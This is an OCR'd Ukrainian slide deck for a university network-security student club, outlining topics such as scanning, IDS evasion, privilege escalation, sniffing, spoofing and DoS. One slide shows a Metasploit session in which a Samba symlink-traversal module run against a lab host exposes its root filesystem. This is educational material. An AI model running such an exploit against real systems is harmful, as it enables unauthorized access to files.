CybersesurityLab

Науковий гурток кафедри кібербезпеки та математичного моделювання


НУ «Чернігівська політехніка»


Безпека комп’ютерних мереж

- Заняття гуртка проводяться в навчально-науковій лабораторії з кібербезпеки при кафедрі кібербезпеки та математичного моделювання (корпус 1, аудиторії 110, 111).
- Керівник гуртка – звідувач лабораторії, викладач кафедри Семендяй С.М.

Безпека комп’ютерних мереж

- В роботі гуртка поглиблено розглядаються наступні теми:
- Будова комп’ютерних мереж, стандартні фізичні компоненти мереж, характеристики мереж, топології мереж
- Необхідність забезпечення безпеки мереж. Зловмисники, їх мотиви та класифікація атак.





Безпека комп’ютерних мереж


- В роботі гуртка поглиблено розглядаються наступні теми:

- Хакінг та його концепція. Знайомство зі стадіями хакінгу. Різновиди хакерських атак.
- Алгоритм сканування мережі. Способи сканування. Знайомство з техніками виявлення живих хостів. Знайомство з техніками сканування відкритих портів. Знайомство з прийомами прихованого сканування. Яким чином можливо ухилитись від систем виявлення вторгнень. Сканування вразливостей. Збирання банерів.

```
msf6 > use auxiliary/admin/smb/samba_symlink_traversal
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set rhost 192.168.56.102
rhost ⇒ 192.168.56.102
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set smbshare tmp
smbshare ⇒ tmp
msf6 auxiliary(admin/smb/samba_symlink_traversal) > run
[*] Running module against 192.168.56.102

[*] 192.168.56.102:445 - Connecting to the server ...
[*] 192.168.56.102:445 - Trying to mount writeable share 'tmp' ...
[*] 192.168.56.102:445 - Trying to link 'rootfs' to the root filesystem ...
[*] 192.168.56.102:445 - Now access the following share to browse the root fi
lesystem:
[*] 192.168.56.102:445 -         \\192.168.56.102\tmp\rootfs\

[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/samba_symlink_traversal) > exit

┌──(root💀kali-111-1)-[~]
└─# smbclient //192.168.56.102/tmp
```

Безпека комп’ютерних мереж


- В роботі гуртка поглиблено розглядаються наступні теми:
- Введення в схематизацію операційної системи. Де вразлива операційна система. Огляд способів хакінгу. Алгоритм системи хакінгу. Суть злому паролів. Прийоми підвищення рівня привілеїв. Суть приховування файлів. Суть шпигунського ПЗ.
  - Захищені операційні системи та їх адміністрування




Безпека комп’ютерних мереж

- В роботі гуртка поглиблено розглядаються наступні теми:


- Сніфінг, принципи роботи. Знайомство з видами сніфінгу. Знайомство з апаратними аналізаторами протоколів. Спуфінг. Знайомство з ARP-атаками. Знайомство з MAC-атаками. Знайомство з DCCP-атаками. Введення в порт SPAN. Як проходить відправлення DNS-кешу. Знайомство з методами протидії сніфінгу.






Безпека комп’ютерних мереж


- В роботі гуртка поглиблено розглядаються наступні теми:
- Знайомство з концепцією Denial-of-Service. DDoS-атака. Знайомство з техніками атак DoS/DDoS. Бот-мережі. Знайомство з інструментарієм, за допомогою якого проводяться DoS-атаки. Як реалізується атака DDoS. Яким чином можливо протидіяти DoS-атакам. Знайомство з інструментарієм захисту від DoS.






Безпека комп’ютерних мереж


- В роботі гуртка поглиблено розглядаються наступні теми:
- Безпека бездротових і мобільних мереж





Безпека комп’ютерних мереж

Безпека комп’ютерних мереж




Безпека комп’ютерних мереж

Безпека комп’ютерних мереж

Безпека комп’ютерних мереж

Безпека комп’ютерних мереж



Безпека комп’ютерних мереж